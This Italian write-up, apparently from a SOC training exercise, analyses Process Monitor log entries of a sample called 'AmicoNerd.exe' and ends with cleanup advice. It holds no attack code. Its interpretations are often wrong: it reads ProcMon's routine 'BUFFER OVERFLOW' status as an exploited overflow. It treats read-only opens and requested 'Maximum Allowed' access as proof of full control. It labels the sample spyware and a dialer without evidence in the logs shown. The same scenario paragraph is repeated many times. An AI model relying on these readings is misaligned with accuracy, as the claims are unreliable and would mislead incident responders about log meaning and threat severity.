- **Copertura delle tracce:** Il malware potrebbe modificare voci nel registro per nascondere le attività sospette.
- **EventMessageFile:** Specifica il percorso del file contenente i messaggi per la registrazione degli eventi.
- **CategoryMessageFile:** Indica il percorso del file con i messaggi per le categorie degli eventi.
- **CategoryCount:** Specifica il numero totale di categorie di eventi nel registro.
- **TypesSupported:** Indica i tipi di eventi supportati dal servizio o dall'applicazione.

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



AmicoNerd.exe	952	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Linkage\Bind	<b>BUFFER OVERFLOW</b>	Length: 144
AmicoNerd.exe	952	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Linkage\Bind	<b>BUFFER OVERFLOW</b>	Length: 144
AmicoNerd.exe	952	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Linkage\Bind	SUCCESS	Type: REG_MULTI_SZ, Length: 696, Data: \Device\{4A48ED2E-5E91-46C8-AFDC-94FC520B21}

se un malware sfrutta con successo un **Buffer Overflow** nella chiave di registro potrebbe avere effetti dannosi tra cui:

- **Modifica dei dati di configurazione:** Il malware sovrascrive dati di configurazione di interfacce di rete, causando malfunzionamenti nella connettività.
- **Elevazione dei privilegi:** Sfruttando "Buffer Overflow", il malware cerca di ottenere privilegi di amministratore o sistema.
- **Iniezione di codice malevolo:** Il malware inietta codice malevolo nella memoria per eseguire comandi dannosi o installare componenti malevoli.
- **Denial of Service (DoS):** Sfruttando "Buffer Overflow", il malware causa un DoS, sovraccaricando il sistema e bloccando altre applicazioni o servizi.
- **Persistenza nel sistema:** Utilizzando "Buffer Overflow", il malware garantisce di essere eseguito ad ogni avvio del sistema.
- **Scopi malevoli di REG\_MULTI\_SZ:** Il malware può utilizzare **REG\_MULTI\_SZ** per conservare configurazioni multiple o nascondere informazioni importanti.
- **Configurazione di servizi o driver:** Il malware può usare **REG\_MULTI\_SZ** per configurare servizi o driver malevoli con dettagli delle funzionalità o parametri.

Il solito dipendente sveglia dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



AmicoNerd.exe	952	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocServer32	SUCCESS	Desired Access: Maximum Allowed
AmicoNerd.exe	952	RegQueryValue	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocServer32	SUCCESS	Query: Name

**HKKEY\_CLASSES\_ROOT** (abbreviato anche come **HKCR**) è una delle cinque principali chiavi del Registro di sistema di Windows in un database gerarchico utilizzato dal sistema operativo per archiviare configurazioni

La chiave del Registro di sistema "**HKCR\CLSID{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocServer32**" specifica il percorso del file **DLL (Dynamic Link Library)** che contiene un oggetto **COM** sono componenti software riutilizzabili utilizzati principalmente per la comunicazione e l'interoperabilità tra le applicazioni in ambiente Windows.

La voce "**Desired Access: Maximum Allowed**" in questo contesto indica che il malware ha ottenuto i massimi permessi ciò potrebbe consentirgli di sfruttare il percorso del file **DLL** per scopi malevoli, inclusi:

- **Iniezione di codice malevolo:** Il malware potrebbe sostituire il percorso del file DLL con un file DLL malevolo contenente codice dannoso.
- **Elevazione dei privilegi:** Utilizzando il file **DLL malevolo**, il malware potrebbe cercare di ottenere privilegi elevati nel sistema
- **Disattivazione del funzionamento dell'oggetto COM:** Il malware potrebbe cercare di disattivare o danneggiare il funzionamento dell'oggetto COM associato al CLSID, causando potenziali problemi di funzionamento o instabilità
- **Persistenza:** Inserendo il proprio file DLL malevolo come **InprocServer32**, il malware può essere eseguito automaticamente ad ogni avvio del sistema

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



952	RegCreateKey	HKLM\Software\Microsoft\WBEM\CIMOM	SUCCESS	Desired Access: All Access
952	RegQueryValue	HKLM\SOFTWARE\Microsoft\WBEM\CIMOM\Repository Directory	SUCCESS	Type: REG_EXPAND_SZ, Length: 76, Data: %SystemRoot%\system32\WBEM\Repository
952	RegQueryValue	HKLM\SOFTWARE\Microsoft\WBEM\CIMOM\Repository Directory	SUCCESS	Type: REG_EXPAND_SZ, Length: 76, Data: %SystemRoot%\system32\WBEM\Repository
952	RegCloseKey	HKLM\SOFTWARE\Microsoft\WBEM\CIMOM	SUCCESS	

La chiave "**HKLM\Software\Microsoft\WBEM\CIMOM**" è legata al servizio **WMI (Windows Management Instrumentation)**, che è una tecnologia utilizzata in ambiente Windows per la gestione e il monitoraggio dei dispositivi e delle applicazioni.

Con un accesso "**All Access**" a questa chiave del Registro di sistema avendo accesso ai permessi di lettura e scrittura il malware potrebbe compiere diverse azioni dannose, tra cui:

- **Modifiche alle impostazioni di WMI:** alterando il comportamento del servizio o il modo in cui il sistema gestisce e distribuisce le informazioni.
- **Disabilitazione del servizio WMI:** Il malware potrebbe cercare di disabilitare il servizio WMI per evitare che gli amministratori di monitorare e gestire il sistema.
- **Modifica delle query WMI:** Il malware potrebbe modificare le query WMI per ottenere informazioni errate o fornire risposte false agli amministratori di sistema, mascherando così le sue azioni malevole.
- **Creazione di backdoor:** il malware potrebbe creare un meccanismo di backdoor che gli consenta di mantenere la propria presenza nel sistema e di eseguire comandi remotamente.
- Se il sistema è configurato per consentire la **gestione remota tramite WMI**, il malware potrebbe utilizzare l'accesso completo a questa chiave del Registro di sistema per lanciare attacchi a sistemi remoti

Il solito dipendente sveglia dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



AmicoNerd.exe	362	Classify	C:\WINDOWS\assembly\nativeImages_v4.0.30319_32	SUCCESS	
AmicoNerd.exe	362	CreateFile	C:\WINDOWS\assembly\nativeImages_v4.0.30319_32\MICROSOFT.VISUALBASIC	SUCCESS	Desired Access: ReadData/ListDirectory, Synchronize, Disposition: Open, Options: Directory, Synchronous I/O, Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read...
AmicoNerd.exe	362	QueryDirectory	C:\WINDOWS\assembly\nativeImages_v4.0.30319_32\Microsoft.VisualBasic	SUCCESS	0, 1, ... PathInformationClass: FileNameInformation, 3, 2ae234cd25911e5d644418b790a, 4, e563b63bad60c3528130261240d04, 5, e563b63bad60c3528130261240d04
AmicoNerd.exe	362	QueryDirectory	C:\WINDOWS\assembly\nativeImages_v4.0.30319_32\Microsoft.VisualBasic	NO MORE FILES	

La cartella "**C:\Windows\assembly\nativeImages\_W4.0.30319\_32**" è associata all'assembly globale delle immagini native per il framework .NET Framework 4.0.30319 a 32 bit.

Questa cartella contiene immagini native delle librerie .NET Framework che accelerano l'esecuzione delle applicazioni .NET.

Il fatto che il malware abbia accesso "**Read Data**" e "**List Directory**" significa che ha il permesso di leggere i dati e visualizzare l'elenco dei file e delle sottodirectory nella cartella.

Ciò potrebbe portare a vari scenari:

- **Analisi del sistema:** Il malware potrebbe esplorare la directory per ottenere informazioni sulle librerie e le risorse di sistema.
- **Ricerca di risorse:** Il malware potrebbe cercare specifici file o risorse all'interno dell'assembly globale per compiere azioni dannose.
- **Sostituzione di file:** Il malware potrebbe sostituire i file all'interno della directory con versioni malevole
- **Propagazione:** Poiché la directory contiene librerie condivise utilizzate da molte applicazioni, potrebbe essere utilizzata come punto di partenza per la propagazione del malware.
- **Uso di funzionalità di .NET:** Il malware potrebbe cercare di sfruttare funzionalità o librerie specifiche fornite da .NET Framework per eseguire azioni dannose.



Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



9:06:26.45729	AmicoNerd.exe	952	CreateFile	C:\WINDOWS\system32\winlogon.exe	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a,
9:06:26.45754	AmicoNerd.exe	952	CreateFileMapping	C:\WINDOWS\system32\winlogon.exe	SUCCESS	SyncType: SyncTypeCreateSection, PageProtection: PAGE_READWRITE
9:06:26.45755	AmicoNerd.exe	952	QueryStandardInformationFile	C:\WINDOWS\system32\winlogon.exe	SUCCESS	AllocationSize: 507,904, EndOfFile: 507,904, NumberOfLinks: 1, DeletePending: False, Directory: False
9:06:26.45793	AmicoNerd.exe	952	CreateFileMapping	C:\WINDOWS\system32\winlogon.exe	SUCCESS	SyncType: SyncTypeOther

La presenza delle autorizzazioni "**Read Data, List Directory, Read Attributes**" per "**C:\Windows\system32\winlogon.exe**" indica che il malware può leggere dati, visualizzare l'elenco delle directory e leggere gli attributi di questo file fondamentale del sistema. Ciò permette al malware di sfruttare varie azioni malevoli:

- **Falsificazione di winlogon.exe:** Il malware può mascherarsi come "winlogon.exe" sostituendo il file originale con una versione malevola, ottenendo il controllo del sistema all'avvio.
- **Modifica del comportamento di winlogon.exe:** Il malware può alterare il codice o i parametri di avvio di "winlogon.exe", consentendo di intercettare credenziali utente o eseguire azioni dannose durante il logout.
- **Propagazione:** Con accesso all'elenco delle directory, il malware può copiarsi o diffondersi in altre posizioni del sistema.
- **Raccogliere informazioni sensibili:** Il malware può leggere gli attributi di "winlogon.exe" per ottenere informazioni specifiche sul file o sull'OS per ulteriori azioni malevole.
- **Creare backdoor:** Sfruttando "winlogon.exe", il malware può creare un meccanismo di backdoor nel sistema.

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



9:06:26.43682	AmicoNerd.exe	952	CreateFile	C:\WINDOWS\WINDOWSHELL.MANIFEST	SUCCESS	Desired Access: ReadData, List Directory, Read Attributes; Disposition: Open; Options: Non-Directory File; Attributes: N; ShareMode: Read, Write, Delete; AllocationSize: n/a
9:06:26.43697	AmicoNerd.exe	952	CreateFileMapping	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	SyncType: SyncTypeCreateSection; PageProtection: PAGE_READWRITE
9:06:26.43699	AmicoNerd.exe	952	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	AllocationSize: 4,096; EndOfFile: 743; NumberOfLinks: 1; DeletePending: False; Directory: False
9:06:26.43702	AmicoNerd.exe	952	CreateFileMapping	C:\WINDOWS\WindowsShell.Manifest	SUCCESS	SyncType: SyncTypeOther

La presenza di "Desired Access: Read Data, List Directory, Read Attributes" per il file "**C:\Windows\WindowsShell.Manifest**" indica che il malware ha ottenuto il **permesso di leggere i dati, visualizzare l'elenco delle directory e leggere** gli attributi del file "**WindowsShell.Manifest**".

Questo file è una manifestazione XML associata all'interfaccia utente e al comportamento della **shell di Windows**.

Il malware potrebbe sfruttare queste autorizzazioni per **analizzare il sistema**, cercare informazioni sensibili, **modificare il file** per scopi malevoli, **creare backdoor** nel sistema e propagarsi sfruttando vulnerabilità.

Il solito dipendente sveglia dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



- Dopo questa analisi, possiamo quindi dire che il malware "AmicoNerd.exe" o anche chiamato "AutoPico.exe" si tratta di un **hacktool**, una serie di strumenti utilizzabili sul sistema infetto a scopo malevolo. E' anche uno **spyware**, un **dropper** e un probabile **dialer**.
- Modifica le chiavi del registro** di sistema per ottenere la **permanenza** e **privilegi**. E' in grado di **cancellare le proprie tracce** ed evitare di essere rilevato, **creare backdoor** e **interferire con la DNS**. Modifica inoltre le **WMI (Windows Management Instrumentation)**.
- Per **eliminare gli effetti causati dal malware** abbiamo cercato i percorsi dei file che sono stati creati come la **cartella logs** e **molte altre**, delle chiavi di registro modificate e le abbiamo cancellate.
- Si può tentare di eliminare le tracce e file creati dal malware con un **antivirus** che sia compatibile con Windows XP (come AVG)
- Per essere sicuri al 100% si può effettuare una **formattazione dell'hard disk** con il ripristino dei dati da un **backup** (istantanea del nostro caso)

